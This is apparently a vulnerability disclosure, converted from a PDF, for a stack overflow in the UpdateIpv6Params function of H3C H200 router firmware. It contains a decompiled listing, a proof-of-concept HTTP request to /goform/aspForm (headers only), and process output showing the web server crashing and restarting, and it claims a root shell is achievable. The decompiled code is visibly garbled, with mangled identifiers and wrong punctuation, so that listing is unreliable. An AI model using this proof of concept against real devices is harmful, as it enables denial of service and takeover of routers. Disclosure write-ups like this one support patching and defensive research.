

H3C H200[H200-EI] (H200V100R004) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d_202009/1345678_30005_0.htm

Product Information

H3C H200[H200-EI] H200V100R004, the latest version of simulation overview:



Vulnerability details

The H3C H200[H200-EI] (H200V100R004) was found to have a stack overflow vulnerability in the Updatelpv6Params function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 int __fastcall sub_44C25C(int a1)
  2 {
  3
     int v2; // [sp+1Ch] [+1Ch]
  4
     int v3; // [sp+1Ch] [+1Ch]
     int v4; // [sp+1Ch] [+1Ch]
  5
     int v5; // [sp+1Ch] [+1Ch]
  6
  7
     int v6; // [sp+1Ch] [+1Ch]
     int v7; // [sp+1Ch] [+1Ch]
  8
  9
     int v8; // [sp+1Ch] [+1Ch]
     int v9; // [sp+1Ch] [+1Ch]
 10
     int v10; // [sp+1Ch] [+1Ch]
 11
 12
     int v11; // [sp+1Ch] [+1Ch]
 13
     int v12; // [sp+1Ch] [+1Ch]
 14
     int v13; // [sp+1Ch] [+1Ch]
 15
     int v14; // [sp+1Ch] [+1Ch]
 16
     char v15[32]: // [sp+24h] [+24h] BYREF
 17
     char v16[64]; // [sp+44h] [+44h] BYREF
 18
     int v17; // [sp+84h] [+84h] BYREF
 19
     int v18; // [sp+88h] [+88h] BYREF
 20
     strcpv(v15. "param"):
21
     v2 = sub_{4932BC(a1, v15, &dword_{4E2B98});
22
                 "%s", v16);
     sscanf(v2,
23
```

In the UpdateIpv6Params function, V2 (the value param) we entered is formatted using the sscanf function and in the form of %s. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of V16, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```


The picture above shows the process information before we send poc.

```
967 *root 592 S /bin/watchdog & 987 *root 840 S dnsmasq -r /etc/resolv.conf -n -c 500 989 *root 964 S /bin/dhcpd -d -q eth0 1020 *root 320 S /bin/igmpproxy WAN1 eth0 -D 1051 *root 872 S upnpd /var/run/upnp_385875968 eth0 WAN1 1225 *root 616 S telnetd 1566 *root 1044 S -mwcli 1567 *root 804 S /bin/sh 1573 *root 2220 S /bin/webs & 1576 *root 728 R ps
```

In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

Finally, you also can write exp to get a stable root shell.